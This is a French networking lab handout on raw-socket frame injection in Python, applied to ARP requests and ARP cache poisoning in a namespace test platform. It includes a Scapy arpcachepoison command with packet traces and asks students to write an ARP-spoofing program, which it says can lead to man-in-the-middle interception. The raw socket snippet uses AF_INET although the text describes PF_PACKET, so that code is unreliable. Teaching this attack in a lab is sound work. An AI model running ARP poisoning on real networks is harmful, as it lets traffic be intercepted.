

Utilisation de Socket au format Raw pour l'injection de paquet

■ ■ ■ Utilisation de la socket au format Raw en Python

Dans ce TP, on va réaliser de l'injection de trame : on va *forger* le contenu d'une trame que l'on va envoyer dans le réseau. Pour réaliser cette opération, on va utiliser une socket au format Raw au format PF_PACKET, qui permet de spécifier le contenu de la trame :

- l'@MAC destination ;
- l'@MAC source ;
- le EtherType ;
- le contenu de la trame.

La socket calculera automatiquement le FCS, «Frame Check Sequence» correct pour la trame fournie.

Une socket au format raw permet d'envoyer une trame donnée sous forme d'une séquence d'octet :

```
#!/usr/bin/python3

import socket

ma_socket = socket.socket(socket.AF_INET, socket.SOCK_RAW)
ma_socket.bind(("eth0", 0))

# envoi de trame: l'@MAC dest + l'@MAC source + EtherType + contenu de la trame
ma_socket.send(trame)
```

■ ■ ■ Application de l'injection au protocole ARP, «Address Resolution Protocol»


On utilisera le protocole ARP afin d'atteindre deux objectifs :

- a. réaliser une requête ARP en vérifiant qu'elle déclenche bien la réception d'une réponse ARP conformément au protocole ;
- b. réaliser de l'**empoisonnement de cache ARP**, «ARP cache poisoning», ce qui permet de créer une association (@MAC, @IP) artificielle sur une machine cible.

Cet empoisonnement de cache ARP peut mener à une attaque MiTM, «Man-in-The-Middle», si on prend la place du routeur auprès d'une cible choisie : on est alors capable d'intercepter l'intégralité du trafic de la cible à direction d'Internet.

■ ■ ■ Plateforme d'expérimentation

On reprendra la plateforme du TP n°4 à laquelle on ajoutera un nouveau noeud, «h3» :



■ ■ ■ Configuration de dnsmasq, «DNS Masquerade», pour le service de DHCP

Pour installer dnsmasq sous votre VM, «Virtual Machine» :

```
xterm
$ sudo apt-get install dnsmasq
```

Pour utiliser dnsmasq directement en ligne de commande sur le netns r1 :

```
❏ — xterm —
$ sudo ip netns exec r1 dnsmasq -d -z -i r1-eth0 -F
192.168.10.100,192.168.10.150,255.255.255.0
```

Il se comporte dans ce cas comme un processus normal, que l'on peut envoyer en tâche de fond ou bien interrompre avec un CTRL-C

Depuis un netns, on lance la commande suivante pour qu'il se configure par DHCP :

```
❏ — xterm —
$ sudo ip netns exec h1 dhclient
```

Le netns obtient depuis le serveur : son adresse IP, le préfixe réseau, la route par défaut passant par le routeur.

■■■ Travail demandé

- 1 – a. Vous modifierez le fichier de configuration « build_architecture » du TP n°4 pour :
 - ◊ ajouter le netns h3 et l'accrocher au switch s1 ;
 - ◊ supprimer les configurations d'adresses IP et de route de h1 ;
- b. Vous démarrerez le serveur DHCP au travers de la commande dnsmasq sur r1 et vous configurerez h1 et h3 grâce à la commande « dhclient ».
Que pouvez vous observer sur le serveur dnsmasq ?
- c. à l'aide de la commande tcpdump, vous étudierez comment le protocole DHCP fonctionne entre h1, h3 et r1.

- 2 – Écrire un programme Python permettant d'envoyer une requête ARP à l'aide d'une socket au format Raw en l'exécutant sur h3 afin de demander l'adresse MAC de h1.

Vous aurez besoin des informations suivantes :

- l'adresse MAC de h3 ;
- l'adresse IP de h3 (qui dépend de la configuration fournie par le serveur DHCP) ;
- l'adresse IP de h1 (qui dépend de la configuration fournie par le serveur DHCP) ;

Le contenu de l'envoi d'une requête ARP, c-à-d les octets qui constituent la trame, sont visualisables sur la trace suivante avec une machine 192.168.1.25 et une machine 192.168.1.24 :

```
❏ — xterm —
pef@starfox:~//$ sudo tcpdump -i bridge_internal -nvveX arp
tcpdump: listening on bridge_internal, link-type EN10MB (Ethernet), capture size 65535 bytes
10:43:55.227025 00:0a:de:ad:be:ef > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 42: Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.1.24 tell 192.168.1.25, length 28
    0x0000:  0001 0800 0604 0001 000a dead beef c0a8 .....
    0x0010:  0119 0000 0000 0000 c0a8 0118 .....
10:43:55.227058 00:0a:ba:be:ca:fe > 00:0a:de:ad:be:ef, ethertype ARP (0x0806), length 42: Ethernet (len 6), IPv4 (len 4), Reply 192.168.1.24 is-at 00:0a:ba:be:ca:fe, length 28
    0x0000:  0001 0800 0604 0002 000a babe cafe c0a8 .....
    0x0010:  0118 000a dead beef c0a8 0119 .....
```

Vous vérifierez que h1 et h3 voient leur cache arp modifié :

```
❏ — xterm —
$ sudo ip netns exec h1 ip neighbor
```

■■■ Trace de la commande arpcachepoison (target, victim) de Scapy

La machine starfox va attaquer la machine cerberus en utilisant la commande « arpcachepoison » : cette commande permet de redéfinir pour la target, l'adresse IP de la victime en l'associant à la machine exécutant la commande.

```
❏ — xterm —
pef@starfox:~/$ ip address
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:89:01:44 brd ff:ff:ff:ff:ff:ff
    inet 192.168.127.222/24 brd 192.168.127.255 scope global eth0
    inet6 fe80::20c:29ff:fe89:144/64 scope link
        valid_lft forever preferred_lft forever
pef@starfox:~/$ sudo scapy
[sudo] password for pef:
Welcome to Scapy (2.2.0)
>>> arpcachepoison('192.168.127.248', '192.168.127.223')
```

Ici, la machine starfox va remplacer la machine 192.168.127.223 pour la machine cerberus, 192.168.127.248.

Cette commande déclenche l'échange de trames ARP suivant :

```
xterm
pef@cerberus:~$ ip address
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:0f:31:a1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.127.248/24 brd 192.168.127.255 scope global eth0
    inet6 fe80::20c:29ff:fe0f:31a1/64 scope link
        valid_lft forever preferred_lft forever
pef@cerberus:~$ sudo tcpdump -i eth0 -nvveX arp
[sudo] password for pef:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
22:01:20.873924 00:0c:29:89:01:44 > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 60: Ethernet (len 6),
IPv4 (len 4), Request who-has 192.168.127.248 tell 192.168.127.222, length 46
    0x0000:  0001 0800 0604 0001 000c 2989 0144 c0a8  .....)..D..
    0x0010:  7fde 0000 0000 0000 c0a8 7ff8 0000 0000  .....
    0x0020:  0000 0000 0000 0000 0000 0000 0000  .....
22:01:20.873969 00:0c:29:0f:31:a1 > 00:0c:29:89:01:44, ethertype ARP (0x0806), length 42: Ethernet (len 6),
IPv4 (len 4), Reply 192.168.127.248 is-at 00:0c:29:0f:31:a1, length 28
    0x0000:  0001 0800 0604 0002 000c 290f 31a1 c0a8  .....).1...
    0x0010:  7ff8 000c 2989 0144 c0a8 7fde  .....)..D....
^C
4 packets captured
4 packets received by filter
0 packets dropped by kernel
pef@cerberus:~$ ip neighbor
192.168.127.223 dev eth0 lladdr 00:0c:29:89:01:44 STALE
192.168.127.222 dev eth0 lladdr 00:0c:29:89:01:44 STALE
192.168.127.1 dev eth0 lladdr 00:50:56:c0:00:08 DELAY
pef@cerberus:~$
```

La commande `ip neighbor` permet d'afficher le contenu du cache arp.

Sur la trace précédente on voit que l'attaque a marché : l'adresse IP 192.168.127.223 est associée à l'adresse MAC de starfox: 00:0c:29:89:01:44.

■ ■ ■ Travail demandé

3 – Réalisez l'analyse suivante :

- a. Déterminez les adresses MAC des deux machines Cerberus et Starfox et leur adresses IP respectives.
- b. Trouvez l'adresse IP de la machine dont l'identité va être « spoofée ».
- c. Étudiez les étapes de l'attaque :
 - ◇ source, destination des trames ;
 - ◇ contenu ;

Écrivez un programme Python paramétrable réalisant cette attaque dans votre plateforme d'expérimentation sur s1.